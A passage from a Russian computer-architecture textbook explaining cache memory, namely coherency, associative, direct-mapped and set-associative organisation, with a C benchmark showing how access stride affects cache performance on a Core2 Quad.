В значительной степени такой рост производительности был обеспечен за счёт сокращения числа обменов процессор-память (кэширование) и существенного усложнения самого процессора, научившегося в итоге выполнять сразу несколько операций одновременно (суперскалярные процессоры могут даже несколько менять порядок выполнения инструкций) и обрабатывать за одну операцию несколько элементов данных (векторные и векторно-конвейерные процессоры), а также объединение в одну вычислительную систему сразу нескольких вычислительных устройств (многопроцессорные и многоядерные системы), в том числе с использованием разнородных вычислительных устройств (например, совместное использование графических и центральных процессоров) и пр.

По сути, все технологии, позволяющие повысить производительность системы, обладают одним общим интересным свойством: они позволяют повысить производительность, но а) не гарантируют этого, для неудачно организованной программы возможно многократное снижение производительности и б) могут являться источником трудно обнаруживаемых ошибок. Эти технологии являются взаимовлияющими, для обеспечения действительно высокой производительности надо не только использовать все средства, но использовать их согласованно

друг с другом. Так, допустим, векторно-конвейерные операции (например, SSE инструкции современных Intel x86 совместимых процессоров) существенно увеличивают интенсивность обменов с памятью и, зачастую, требуют специального управления кэшированием для достижения нужной производительности. Параллельное выполнение инструкций в суперскалярных процессорах приводит к возможному изменению процессором порядка операций на шине (это т. н. разупорядоченный ввод-вывод), что может оказаться критически важным, если несколько вычислительных ядер или процессоров имеют дело с общими, совместно используемыми переменными, так как нарушение порядка операций может окажаться фатальным. Отдельного обсуждения заслуживает проблема согласованного состояния кэш-памяти в многопроцессорных системах и т. д. и т. п. Чем совершеннее вычислительные системы, чем выше степень параллелизма, тем интенсивнее взаимодействие и сложнее взаимовлияние фрагментов кода и отдельных инструкций и тем сложнее разработка надёжного и эффективного кода.

В последующих разделах будут обзорно затронуты упомянутые технологии и их влияние на разработку программ. Здесь это будет сделано в той мере, в какой можно не привязываться к архитектуре и системе команд конкретной платформы. Ещё позже мы познакомимся с Intel x86-совместимыми системами и ещё раз коснёмся упомянутых технологий уже на примере систем команд, ассемблеров и реализаций C/C++ для x86-совместимых компьютеров.

## Кэширование

Если рассматривать ЭВМ, близкую по основным идеям к PDP-11, то можно обратить внимание на некоторый «цикл» выполнения программы: загрузка слова с кодом инструкции, её анализ, при необходимости загрузка операндов из памяти, выполнение инструкции, сохранение (если надо) результатов. В простых случаях операндами являются регистры и хватает операции загрузки самой инструкции, а в случае сложных режимов адресации потребуется несколько обращений к памяти. Например, если используется относительная косвенная адресация со смещением (режим 7, см. стр. 55), то потребуется выполнить считывание индекса, суммирование с содержимым регистра для получения указателя, считывание указателя и лишь затем считывание операнда: итого 3 запроса к памяти для получения одного операнда. Так как у инструкции может быть до двух операндов, причём один из них обычно будет являться сразу и приёмником и источником, то в сумме для выполнения инструкции может потребоваться до 8 запросов к памяти (1: загрузка кода инструкции +3 запроса для одного операнда-источника +3 запроса для второго и +1 для записи результата). За каждый из таких запросов будет считываться или записываться только одно слово (16 бит) и для каждого из этих слов этого потребуется полностью реализовать протокол обмена данными по шине (см. стр. 44-47). Это означает, что выполнение одной инструкции процессора может потребовать несколько десятков тактов шины.

В современных вычислительных системах частота работы процессора, как правило, существенно превышает частоту работы шины и/или памяти: при существующих технологиях память необходимого объема и сопоставимого с процес-

сором быстродействия увеличила бы стоимость всей системы на порядки. Но если частота процессора существенно больше частоты шины, то одна инструкция, требующая (как в примере выше) несколько десятков тактов шины, потребует сотни и более тактов процессора (хорошая статья об этом [85]). Столь медленное выполнение инструкций, естественно, никого не устраивает.

**Основные понятия.** На помощь в этой ситуации приходит так называемый «принцип временной и пространственной локальности» (*temporal and spatial locality*): если в момент времени  $T$  произошло обращение к некоторой ячейке памяти  $X$ , то с достаточно большой вероятностью в некоторый интервал времени  $\Delta T$  произойдёт обращение к ячейке памяти в окрестности  $X \pm \Delta X$ . Это означает, что в вычислительную систему можно добавить небольшую по объёму и недорогую память, работающую на частоте процессора (или меньшей частоты процессора, но большей частоты основной памяти), в которую будет *копироваться* небольшой фрагмент, содержащий часто используемые инструкции и данные. Эта дополнительная память называется *кэш-памятью* (*cache*) или просто *кэшем*. Кэш (см. рис. 23) обычно находится «между» процессором и шиной, связывающей процессор с оперативной памятью и периферийным оборудованием; часто кэш размещают непосредственно в самой микросхеме процессора.





Рисунок 23: Вычислительная система с одноуровневой кэш-памятью

Обычно в кэш-памяти находятся копии чаще всего используемых инструкций и данных, хранимых в оперативной памяти. Когда процессор пытается обратиться к ним, то, при наличии в кэше копии нужных данных, будет использована именно эта копия, и обращение к памяти по шине вообще не потребуется и, лишь если данные в кэше отсутствуют, то они будут считаны из памяти в кэш и затем переданы процессору. Ситуация отличается, если процессор обменивается данными не с памятью, а с каким-либо внешним устройством: в этом случае

необходимо выполнять именно запрос по шине, т. е. осуществлять действительное обращение к устройству, а не заменять его обращением к кэшу.

По этой причине в вычислительной системе либо (в простейшем случае) кэшируют не весь диапазон физических адресов, а только его часть, соответствующую адресам оперативной памяти, либо, что делается чаще, предусматривают средства для управления кэшированием: возможность отключения кэширования или изменения режимов работы кэш-памяти для некоторых диапазонов физических адресов. Этот момент следует подчеркнуть: *пока мы считаем, что кэш работает с физическими адресами, а не логическими*.

Приведённая в верхней части рис. 23 схема, в которой кэш находится «между» процессором и коммутатором (шиной), связывающим процессор с памятью и периферийными устройствами, применяется чаще всего. Но иногда применяют иные решения; так, например, внизу слева приведена упрощённая схема PDP-11/70 [50], в которой наряду с относительно медленной общей шиной (использовалась уже устаревшая 16-ти разрядная шина UNIBUS, для которой имелось много периферийного оборудования) были предусмотрены специальные быстродействующие шины (32-х разрядная шина MASSBUS) для подключения современного на тот момент периферийного оборудования. В такой схеме кэш оказался связующим звеном для устройств с существенно различающейся производительностью. В правой нижней части рисунка приводится схема PDP-11/34A, в которую был встроен кэш, хотя исходная модель PDP-11/34 его не предусматривала. Для этого воспользовались специальной быстродействующей шиной (т. н. AMUX), связывающей центральный процессор с математическим сопроцессором. В такой схеме кэш работал одновременно с обработкой запросов по общейшине, а для своевременного обновления содержимого кэша при выполнении записи в память устройствами, управляющими шиной, кэш должен был дополнительно контролировать ПДП операции (см. стр. 52-55).

**Когерентность кэш-памяти.** Реализация кэш-памяти была бы гораздо проще, если бы операции записи мог выполнять только процессор и для периферийных устройств всегда применялся бы программный ввод-вывод (стр. 52). Однако, для повышения производительности широко используются контроллеры прямого доступа к памяти и устройства, управляющие шиной, т. е. операции записи в память могут выполняться не только процессором, но и периферийным оборудованием. Так как в кэше находятся копии данных, то возникает необходимость либо а) обеспечить гарантированный доступ для любого устройства к той копии (в памяти, в устройстве или в кэше), в которую позже всех была осуществлена запись, либо б) гарантировать тождественность (*когерентность, cache coherency*) всех копий данных. Эта задача оказывается ещё более сложной в многопроцессорных вычислительных системах, когда сразу несколько процессоров могут осуществлять конкурентную запись в память.

На первый взгляд представляется очевидным, что лучше всего кэшировать запросы к памяти, т. е. реализовать кэш между памятью и коммутатором, связывающим память со всеми остальными устройствами. Примерно так и было сделано в PDP-11/70. На практике, однако, это приводит, во-первых, к резкому

усложнению кэша (фактически он должен превратиться в коммутатор, связывающий несколько разноскоростных устройств, что технически совсем непросто) и, во-вторых, у процессора и устройств существенно различается характер запросов к памяти. Процессор осуществляет множество чередующихся обращений за небольшими порциями данных (коды инструкций, операнды) в различающихся диапазонах адресов, для которых, однако часто выполняется принцип временной и пространственной локальности. Устройства же, управляющие шиной или использующие ПДП, обычно обмениваются сразу большими порциями данных для которых принцип временной и пространственной локальности выполняется гораздо хуже (к данным, записанным в память устройством, обратится, скорее всего, процессор, но лишь спустя некоторое время).

В тех случаях, когда вычислительная система сразу разрабатывается с учётом кэш-памяти, обычно используют схему, изображённую в верхней части рисунка 23. В этой схеме через кэш проходят все запросы процессора к памяти и внешним устройствам и, при наличии в кэше копии требуемой строки памяти, могут выполняться очень быстро, никак не затрагивая шину, память и периферийные устройства. При этом обеспечение когерентности кэш-памяти технически не слишком сложно, если в качестве коммутатора, связывающего кэш с памятью и устройствами, используется шина. У шины есть одно очень удобное для этого свойство: она является широковещательным устройством (см. стр. 43). Это означает, что кэш может прослушивать операции обмена данными между устройствами и памятью и, при необходимости, обновлять свои собственные копии изменяемых данных. Несколько сложнее случай, когда устройство считывает блок данных из памяти, а в кэше находятся некоторые изменённые данные, принадлежащие этому блоку. Этот случай должен быть учтён протоколом шины, чтобы кэш мог либо записать изменённые данные в память перед началом операции обмена, либо «подставлять» их в нужные моменты времени. Ещё сложнее ситуация в многопроцессорных системах, но и она решается сравнительно несложно при такой реализации кэш-памяти (о когерентности кэш-памяти в много-процессорных системах см. раздел «Многопроцессорные системы», стр. 410).

А в тех случаях, когда кэш «совмещают» с ранее разработанным оборудованием, иногда возникают довольно замысловатые решения, что и было показано на упрощённых схемах PDP-11/70 и PDP-11/34A в нижней части рис. 23.

**Представление об организации кэш-памяти.** Во время работы программы процессор осуществляет обращения к памяти в самых разных целях: считывания кодов инструкций, загрузки и сохранения результатов, записи и считывания служебной информации (например, адресов возвратов из подпрограмм и прерываний, сохранённых регистров и т. п.). Структура запросов к памяти предполагает наличие не одной, а многих областей памяти, к которым происходят обращения с высокой частотой. Как минимум, такими областями будут: вершина стека, окрестность текущей выполняемой инструкции и одна или несколько областей данных. Кэш-память организована так, чтобы удерживать наиболее часто используемые данные и инструкции небольшими порциями, называемыми строками кэш-памяти (*cache line*, *cache block*, *cache buffer*). В каждую строку кэш-

памяти загружается (часто говорят *отображается*) непрерывная порция данных. Обмен данными между процессором и кэшем выполняется так, как требуетсѧ процессору (по байтам, словам, двойным словам и т. п.), а обмен между кэшем и памятью или внешними устройствами осуществляется целыми строками.

Применение кэш-памяти позволяет повысить общую производительность системы за счѣт двух факторов: а) использованию для большей части запросов копий инструкций и данных, хранимых в кэш-памяти, вместо более медленной оперативной памяти и без выполнения запросов по шине; б) использованию *групповых операций обмена* для чтения и записи целиком строк (см. стр. 46), что позволяет лучше использовать пропускную способность шины.

Кэш-память можно рассматривать как «массив» строк небольшого размера, являющеся степенью двойки, обычно 32 ( $2^5$ ) или 64 ( $2^6$ ) байта (в реальных системах было от 2 до 512 байт). Строке кэш-памяти может быть поставлена в соответствие некоторая область физического адресного пространства, адрес которой всегда кратен размеру строки. Такие области часто называют *строками оперативной памяти* (*memory line*, хотя это может быть не только оперативная память) и говорят об *отображении строк ОЗУ в строки кэша*. Соседние строки оперативной памяти могут отображаться в несмежные строки кэша.

Когда процессор обращается к каким-либо данным, то сначала выполняется поиск в кэше строки, содержащей нужные данные. Если такая строка находится (это называется *кэш-попадание*, *cache hit*), то требуемая операция выполняется со строкой кэша, а если не находится (это называется *кэш-промах*, *cache miss*), то сначала нужная строка загружается в кэш и лишь затем выполняется требуемая операция (это делается даже для операций записи в память: сначала считывается строка, а потом в ней изменяются требуемые байты). Так как размер кэш-памяти небольшой, то обычно весь кэш полностью занят и перед загрузкой в него новой строки необходимо удалить некоторую другую (это называется *вытеснением строки*, *replacement policy*).

Кэш-память обычно делают размером от нескольких килобайт (2...4) до многих мегабайт. Часто реализуют несколько уровней кэш-памяти, чем «ближе» к процессору расположен кэш, тем меньше его размер (для самого высокого уровня до нескольких килобайт) и выше скорость работы.

Важно понимать, что *кэширование* позволяет повысить производительность, но не гарантирует этого. Если используемый алгоритм и структуры данных в программе таковы, что времененная и пространственная локальность соблюдаются с высокой вероятностью, то кэширование может существенно увеличить производительность системы (подавляющее большинство операций будет выполняться только с кэш-памятью и на скорости кэш-памяти), в противном случае возможно значительное снижение производительности (до скорости основной памяти и даже хуже). В современных системах разброс производительности программ между наилучшим и наихудшим случаем использования кэш-памяти составляет примерно два порядка. Это может показаться невероятным, но время выполнения одного и того же набора инструкций может различаться в десятки и сотни раз только в зависимости от того, в каких адресах расположены данные.

**Пример 35. Влияние кэширования на работу программы.** В качестве предварительной иллюстрации рассмотрим небольшой пример, в котором используется массив символов A размером 32 М, к элементам которого производится 4 294 967 295 обращений ( $A[i]++$ ) в цикле. Этот тест выполняется несколько раз и на каждом проходе производится замер времени, необходимого для выполнения всего цикла. Проходы отличаются вычислением индекса элемента массива, к которому осуществляется обращение, т. е. лишь «пространственной» локализацией, но не числом и/или сложностью выполняемых действий (см. `smp135.c`):

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <locale.h>
#include <time.h>

#define OPS    0xFFFFFFFFFUL
static char   A[ 0x02000000 ];

int main()
{
    struct timespec      t1, t2;
    uint32_t            i, a, b;
    double              T;

    setlocale( LC_ALL, "" );
    printf("Parameters: Seconds: GUPs\n" );
    for ( a = 0, b = 7; a <= 10; b > 0 ? b-- : a++ ) {
        memset( A, 0, sizeof(A) );
        clock_gettime( CLOCK_PROCESS_CPUTIME_ID, &t1 );
        for ( i=0; i<OPS; i++ )
            A[ ((uint32_t)((uint64_t)i)<<a)>>b) & (sizeof(A)-1) ]++;
        clock_gettime( CLOCK_PROCESS_CPUTIME_ID, &t2 );
        T = ((t2.tv_sec+t2.tv_nsec*1.e-9)-(t1.tv_sec+t1.tv_nsec*1.e-9));
        printf("%u-%u; %g; %g\n", a, b, T, OPS/(T*1.e9) );
    }
    return 0;
}
```

На каждом проходе выполняется цикл примерно такого вида:

```
for (i=0;i< 4294967295; i++ ) A[ (i*a/b) % sizeof(A) ]++;
```

Здесь хотя бы один из параметров  $a$  или  $b$  равен 1; благодаря использованию остатка от деления полученного  $i*a/b$  на размер массива обращение за границы массива никогда не произойдёт. Тест начинается со значений  $a=1$  (т. е.  $2^0$ ) и  $b=128$  (т. е.  $2^7$ ), т. е. к первому символу производится 128 обращений, потом 128 обращений к следующему и т. п., до конца массива (4 Г/128 равно 32 М). На вто-

ром проходе обращения к каждому символу осуществляются по 64 раза дважды, потом по 32 четырежды и т. п. В какой-то момент параметры  $a$  и  $b$  оба станут равны 1: т. е. тест превратится в последовательный перебор (сканирование) всех элементов массива 128 раз. В дальнейших проходах параметр  $b$  так и останется равным 1, а параметр  $a$  начнёт удваиваться, т. е. обращения будут делаться к каждому второму, потом к каждому четвёртому и т. д. символу с пропорциональным увеличением числа проходов по массиву. В приведённой программе вместо относительно медленных операций умножения и деления используется операции сдвига (переменные  $a$  и  $b$  являются показателем степени двойки, т. е.  $a=2^a$  и  $b=2^b$ ); а для вычисления остатка используется «поразрядное и», это будет корректно, если размер массива  $A$  является степенью двойки (здесь:  $32 \text{ M} = 2^{25}$ ).

Таблица 49: Результаты теста:  $T_{WALL}$  — полное время выполнения теста, секунды;  $F$  — скорость выполнения операций  $A[]++$ , оценивается миллиардами итераций цикла в секунду;  $T_{MEMORY}$  — время, потраченное на получение и запись данных<sup>1</sup>, секунды;  $T_{CYCLE}$  — время одной операции обновления элемента массива, наносекунды.

Тест	$T_{WALL}, \text{с}$	$F, \text{итераций } 10^9$	$T_{MEMORY}, \text{с}$	$T_{CYCLE}, \text{нс}$	Примечания
0-7	9,34	0,4597	3,67	0,855	$i*1/128$
0-6	8,87	0,4841	3,21	0,747	$i*1/64$
0-5	7,87	0,5455	2,21	0,514	$i*1/32$
0-4	7,17	0,5986	1,51	0,351	$i*1/16$
0-3	6,54	0,6567	0,87	0,203	$i*1/8$
0-2	6,20	0,6931	0,53	0,124	$i*1/4$
0-1	6,02	0,7137	0,35	0,082	$i*1/2$
0-0	5,98	0,7184	0,31	0,073	$i$ (простое сканирование)
1-0	6,18	0,6955	0,51	0,119	$i*2/1$
2-0	6,91	0,6212	1,25	0,290	$i*4/1$
3-0	13,32	0,3225	7,65	1,781	$i*8/1$
4-0	26,60	0,1615	20,94	4,875	$i*16/1$
5-0	54,69	0,0785	49,02	11,414	$i*32/1$
6-0	108,50	0,0396	102,83	23,942	$i*64/1$ (длина строки кэша)
7-0	155,49	0,0276	149,82	34,883	$i*128/1$
8-0	150,80	0,0285	145,13	33,791	$i*256/1$
9-0	154,15	0,0279	148,48	34,572	$i*512/1$
10-0	157,88	0,0272	152,21	35,439	$i*1024/1$

В таблице 49 приводятся результаты этого теста на машине Intel Core2 Quad Q9400, 2.66 ГГц, 4 ГБ ОЗУ, кэш 2×3 МБ, длина строки 64 байта, ОС OpenSUSE 11.4 Linux, ядро 2.6.37, компилятор gcc 4.5.1, 64-х разрядный режим.

1 Для вычисления  $T_{MEMORY}$  был проведён дополнительный тест: файл `smp135.c` был отранслирован в ассемблер, затем инструкция `lncb`, меняющая значение элемента вектора, исправлена так, чтобы она изменяла содержимое одного из регистров, а не элемента массива. После этого программа была окончательно откомпилирована и проведены замеры времени. Полное время выполнения 4 294 967 295 итераций цикла без изменений памяти составило  $5.66601 \pm 0.00311$  секунд.

По идеи, если выполняются многоократные обращения к каждому последующему элементу массива, то пространственная локальность высока и кэширование даст значительный эффект. По мере увеличения шага между символами, к которым последовательно осуществляются обращения, локальность становится всё меньше и меньше и эффект от кэширования должен уменьшаться. Это хорошо видно по полученным результатам: наименьшее полное время выполнения теста достигнуто при простом последовательном сканировании, но при этом как случаи с многоократным обращением к каждому элементу массива, так и сканирование с небольшим шагом (строки тестов «0-7» ... «2-0») мало отличаются друг от друга (различие  $T_{WALL}$  около полутора раз). С дальнейшим увеличением шага время начинает быстро возрастать, примерно выходя на «плато» при шаге, кратном длине строки (тест «6-0»), увеличиваясь к этому моменту более чем в 25 раз. В этом случае на каждой итерации происходит обращение к новой строке, в которой изменяется единственный байт. Так как размер массива превышает размер кэша, то каждый раз происходит вытеснение и для изменения одного байта в массиве требуется две передачи строк: сначала потребуется строку, содержащую уже изменённые данные, записать в память; затем потребуется загрузка новой строки, в которой в итоге будет изменён только один-единственный байт.

Реальная разница гораздо больше, чем видно по  $T_{WALL}$ , так как процессор должен потратить некоторое время на вычисление индекса элемента массива и организацию цикла. Это время было замерено (см. сноску к табл. 49) и составляет около 5.666 секунд. При самом эффективном использовании кэш-памяти («0-0») дополнительные затраты на обращение к элементам массива составляют порядка 0.07 наносекунд на одной итерации цикла, что даже меньше, чем один такт процессора (при частоте 2.66 ГГц один такт соответствует 0.376 нс). Фактически это означает, что на большинстве итераций цикла обращение к элементу массива вообще не требует затрат времени и выполняется параллельно с обработкой других инструкций и лишь изредка требуются обращения к памяти для загрузки недостающих данных в кэш. Неэффективный случай использования кэша приводит к усреднённым затратам порядка 35 нс в каждой итерации, что более чем в шесть раз превышает время выполнения всего тела цикла (здесь не приводится ассемблер, но в данном примере тело цикла состоит из 10 ассемблерных инструкций), т. е. время выполнения одной-единственной инструкции `incb`, неудачно использующей кэш, эквивалентно времени выполнения 60 инструкций, не обращающихся к памяти (либо эффективно использующих кэш).

Несколько странным в этом teste может показаться увеличение времени с увеличением числа обращений к одному и тому же элементу массива подряд. На самом деле современные вычислительные системы оптимизированы для эффективного выполнения типовых задач. Последовательное сканирование байтов в памяти является достаточно характерным случаем (посимвольная обработка строк — одна из самых распространённых операций), поэтому процессор и кэш зачастую выполняют упреждающую загрузку данных, размещенных в последующих адресах. При многоократном обращении к одному и тому же элементу массива излишняя упреждающая загрузка может снизить общую производительность.

**Ассоциативный кэш.** Отображение строк кэша в строки ОЗУ<sup>1</sup> часто описывают некоторым отношением. Для ассоциативного кэша (*fully associative cache*) отношение между строками ОЗУ и строками кэш-памяти «многие-ко-многим»: любая строка ОЗУ может быть отображена в любую строку кэша.




Рисунок 24: Пример отображения строк ассоциативного кэша в строки оперативной памяти.

На рис. 24 показан пример отображения строк некоторого абстрактного кэша размером  $K$  байт на строки ОЗУ (размером  $M=2^L$  байт). Предполагается, что длина строки кэша  $2^N$  байт, т. е. кэш содержит  $K/2^N$  строк. Здесь они представлены 5 «столбцами», каждая строка характеризуется собственно данными этой строки и ещё двумя атрибутами: *время* и *тэг* (*идентификатор, tag*). На рисунке строки 0, 1, 3 и 4 отображены в строки оперативной памяти 5, 6, 2 и 0 соответственно. Стока 2 кэша ещё не используется и не отображается ни в какую из строк ОЗУ.

Адрес любой ячейки памяти длиной  $L$  разрядов делится на две части: младшие  $N$ , определяющие *смещение* данной ячейки в строке ( $0..2^N-1$ ) и старшие  $L-N$  разрядов, задающие номер строки ОЗУ. В случае ассоциативного кэша номер строки ОЗУ называется *тэг* и используется для нахождения строки в кэше. Когда процессор обращается, например, к переменной  $Y$ , то по её адресу вычисляется тэг и выполняется поиск в кэше строки, помеченной данным тэгом. Так как переменная  $Y$  размещена в 6-ой строке ОЗУ, то в кэше будет найдена строка с тэгом, равным 6; в данном примере это 1-ая строка кэша, после чего процессору будет возвращено значение (или, наоборот, записано в кэш значение, если выполняется операция записи) переменной  $Y$ , считанной из 1-ой строки кэша со смещением, заданным младшими  $N$  битами адреса.

В реальности для каждой строки кэша учитывается ещё один атрибут, не показанный на рисунке, описывающей текущее состояние строки. В этом атрибуте хранятся некоторые признаки, как, например, «строка не имеет отображения (невалидна, *invalid*)» или «строка кэша была изменена (*dirty*)» и пр.

1 Пока для упрощения будем считать, что в кэш отображаются строки оперативной памяти, так как термин «строка физического адресного пространства» громоздкий и, кроме того, в основном кэшируется оперативная память, а не диапазоны адресов устройств.

Атрибут *время* каждой строки кэша указывает, когда к этой строке последний раз обращались. Смысл этого параметра сугубо относительный, он нужен для нахождения самой старой строки, поэтому его реальная интерпретация роли не играет и может быть любой: единицы времени, такты процессора или шины, порядковые номера обращений и т. п. Одновременно с нахождением в кэше переменной  $V$  будет обновлено значение атрибута *время* этой строки (на рисунке: строка кэша 1 с тэгом 6).

При обращении к данным, отсутствующим в кэше, например, к переменной  $V$ , точно также будет определён тэг (для  $V$  тэг равен 1), будет выполнен поиск в кэше строки с этим тэгом и диагностирован т. н. *кэш-промах*. В случае промаха осуществляется поиск подходящей строки, куда можно поместить новые данные. В данном примере такой строкой окажется, очевидно, 2-ая, т. к. она в данный момент не используется. Далее будет выполнена операция загрузки из памяти нужной строки (однозначно определена тэгом), записаны атрибуты строки кэша *время* и *тэг* и значение требуемой переменной будет передано процессору (или, наоборот, записано в кэш — смотря какая операция выполнялась).

В случае кэш-промаха гораздо чаще встречается другой случай: в кэше больше нет незанятых строк. Так, например, будет в нашем примере, если процессор после переменной  $V$  попробует обратиться к переменной  $W$ . Тэг этой переменной равен 3 (см. стр. 358), в кэше отсутствует строка с таким тэгом и уже нет ни одной незанятой строки. В этом случае необходимо выбрать некоторую строку, которая будет вытеснена из кэша и заменена новой. Считается, что вытеснять следует<sup>1</sup> самые старые данные (*LRU*, *Least Recently Used*), т. е. данные, к которым дольше всего не обращались. В нашем примере самой старой окажется строка 0, т. к. её атрибут *время* имеет наименьшее значение (время 1-ой и 2-ой строк в данный момент обновлено, самое большое у 2-ой строки, содержащей переменную  $V$  к которой было предыдущее обращение). При вытеснении строки 0 будет проверено её состояние: если в строку осуществлялась запись, то её содержимое отличается от содержимого соответствующей строки памяти и тогда надо обязательно записать данные (всю строку) из кэша в память (на рисунке: 0-ая строка кэша будет записана в 5-ую строку ОЗУ). И только после вытеснения самой старой строки можно заменить содержимое новыми данными, считанными из ОЗУ и обновить атрибуты *время* и *тэг* строки кэша.

На практике реализовать LRU для кэш-памяти оказывается затруднительно, так как нахождение при каждом обращении строки с совпадающим тэгом и самой старой строки при вытеснении требует большого числа сравнений, сложной аппаратуры и слишком больших затрат времени (сложность и время прогрессивно нарастают с ростом размера кэш-памяти). Из-за высокой сложности и недостаточной производительности кэш-памяти, ухудшающихся с ростом её размеров, ассоциативный кэш не применяется для кэширования оперативной памяти процессором, хотя часто используется в программных реализациях кэша (например, файловый или дисковый кэш и пр.).

---

<sup>1</sup> В действительности LRU не является универсальным и в некоторых случаях (причём далеко не редких) применение LRU может быть вообще нецелесообразным.

В реальных системах применяют более простые (с точки зрения аппаратной реализации) и более быстрые решения, либо реализующие упрощённую логику, либо вообще не использующие LRU.

**Кэш с прямым отображением.** Между строками ОЗУ и строками кэш-памяти с прямым отображением (*direct mapping cache*) устанавливается отношение «многие-к-одному»: данная строка ОЗУ может быть отображена в единственную строку кэша, но в каждую строку кэша может быть отображено много возможных строк ОЗУ (см. рис. 25).




Рисунок 25: Пример отображения строк кэша с прямым отображением в строки оперативной памяти.

Возможное отображение строк ОЗУ в строки кэша идёт сначала один-к-одному, т. е. в 0-ую строку может быть отображена 0-ая, в 1-ую — 1-ая, во 2-ую — 2-ая, ..., в  $2^{P-N}-1$ -ую (т. е. в последнюю строку кэша) —  $2^{P-N}-1$ -ая. Далее в 0-ую строку кэша может быть отображена  $2^{P-N}$ -ая, в 1-ую —  $2^{P-N}+1$ -ая и т. п. Фактически, в пределах размера кэша, строки отображаются строго последовательно, и каждой строке кэша может соответствовать строка ОЗУ из любого диапазона адресов, кратного размеру кэша, т. е., скажем, во 2-ую строку кэша может быть отображена 2-ая,  $2^{P-N}+2$ -ая,  $2*2^{P-N}+2$ -ая,  $3*2^{P-N}+2$ -ая, ... ( $2^{L-P}-1$ )\* $2^{P-N}+2$ -ая строки ОЗУ, здесь  $2^{L-P}-1$  — максимальный номер диапазона адресов.

При обращении к памяти адрес разбивается на три части: 1) младшая, длиной  $N$  бит содержит смещение в строке; 2) средняя часть, длиной  $P-N$  бит, определяет индекс (номер) строки кэша; 3) старшая часть, длиной  $L-P$  бит, определяет тэг строки. Далее по средней части адреса определяется номер строки кэша, и её тэг сравнивается со старшей частью адреса и, если они совпадают, то требуемая строка уже находится в кэше, в противном случае данная строка вытесняется и заменяется новой, одновременно с обновлением тэга строки кэш-памяти.

Кэш с прямым отображением является самым простым в реализации, но не самым эффективным: выбор строки для вытеснения осуществляется по адресу, никак не учитывая частоты её использования. Это может приводить к достаточно частым кэш-промахам и излишним обращениям к памяти. Гораздо чаще используют кэш, сочетающий достоинства прямого и ассоциативного.

**Множественно-ассоциативный кэш.** Между строками кэша и строками ОЗУ устанавливается отношение «несколько-ко-многим»: любая строка ОЗУ может быть отображена в одну из нескольких строк кэша, но в каждую строку кэша может быть отображено множество возможных строк ОЗУ. Множественно-ассоциативный кэш (*set associative cache*) является сочетанием кэша с прямым отображением и ассоциативного: кэш-память делится на несколько банков (*way*), каждый из которых функционирует как кэш с прямым отображением, таким образом строка ОЗУ может быть отображена не в единственную возможную запись кэша (как было бы в случае прямого отображения), а в один из нескольких банков; выбор банка обычно осуществляется на основе LRU для каждой размещаемой в кэше строки. Число банков умеренное (2...64, на данный момент чаще 8..48), так как сложность и стоимость реализации ассоциативных механизмов увеличивается с размером, тогда как размер банков достаточно большой.



Рисунок 26: Пример отображения строк множественно-ассоциативного кэша в строки оперативной памяти.

«Степень ассоциативности» определяются числом банков множественно-ассоциативного кэша (см. рис. 26), чем больше банков тем выше ассоциативность, но тем сложнее реализация такого кэша. На сложность реализации ассоциативного кэша влияют два аспекта: *a)* проверка кэш-попадания, т. е. сравнение тэгов всех строк ассоциативного кэша с тэгом строки ОЗУ; эта проверка выполняется при каждом обращении к кэшу и *b)* выбор строки для вытеснения, эта операция выполняется гораздо реже; в случае LRU операция нахождения самой старой строки требует сравнения «времени» для всех строк.

Последовательное сравнение со всеми строками выполняется технически достаточно просто, но требует значительного времени, что для процессорного кэша в большинстве случаев неприемлемо. Время можно сократить, осуществляя выполняя операции сравнения для всех строк одновременно (причём в

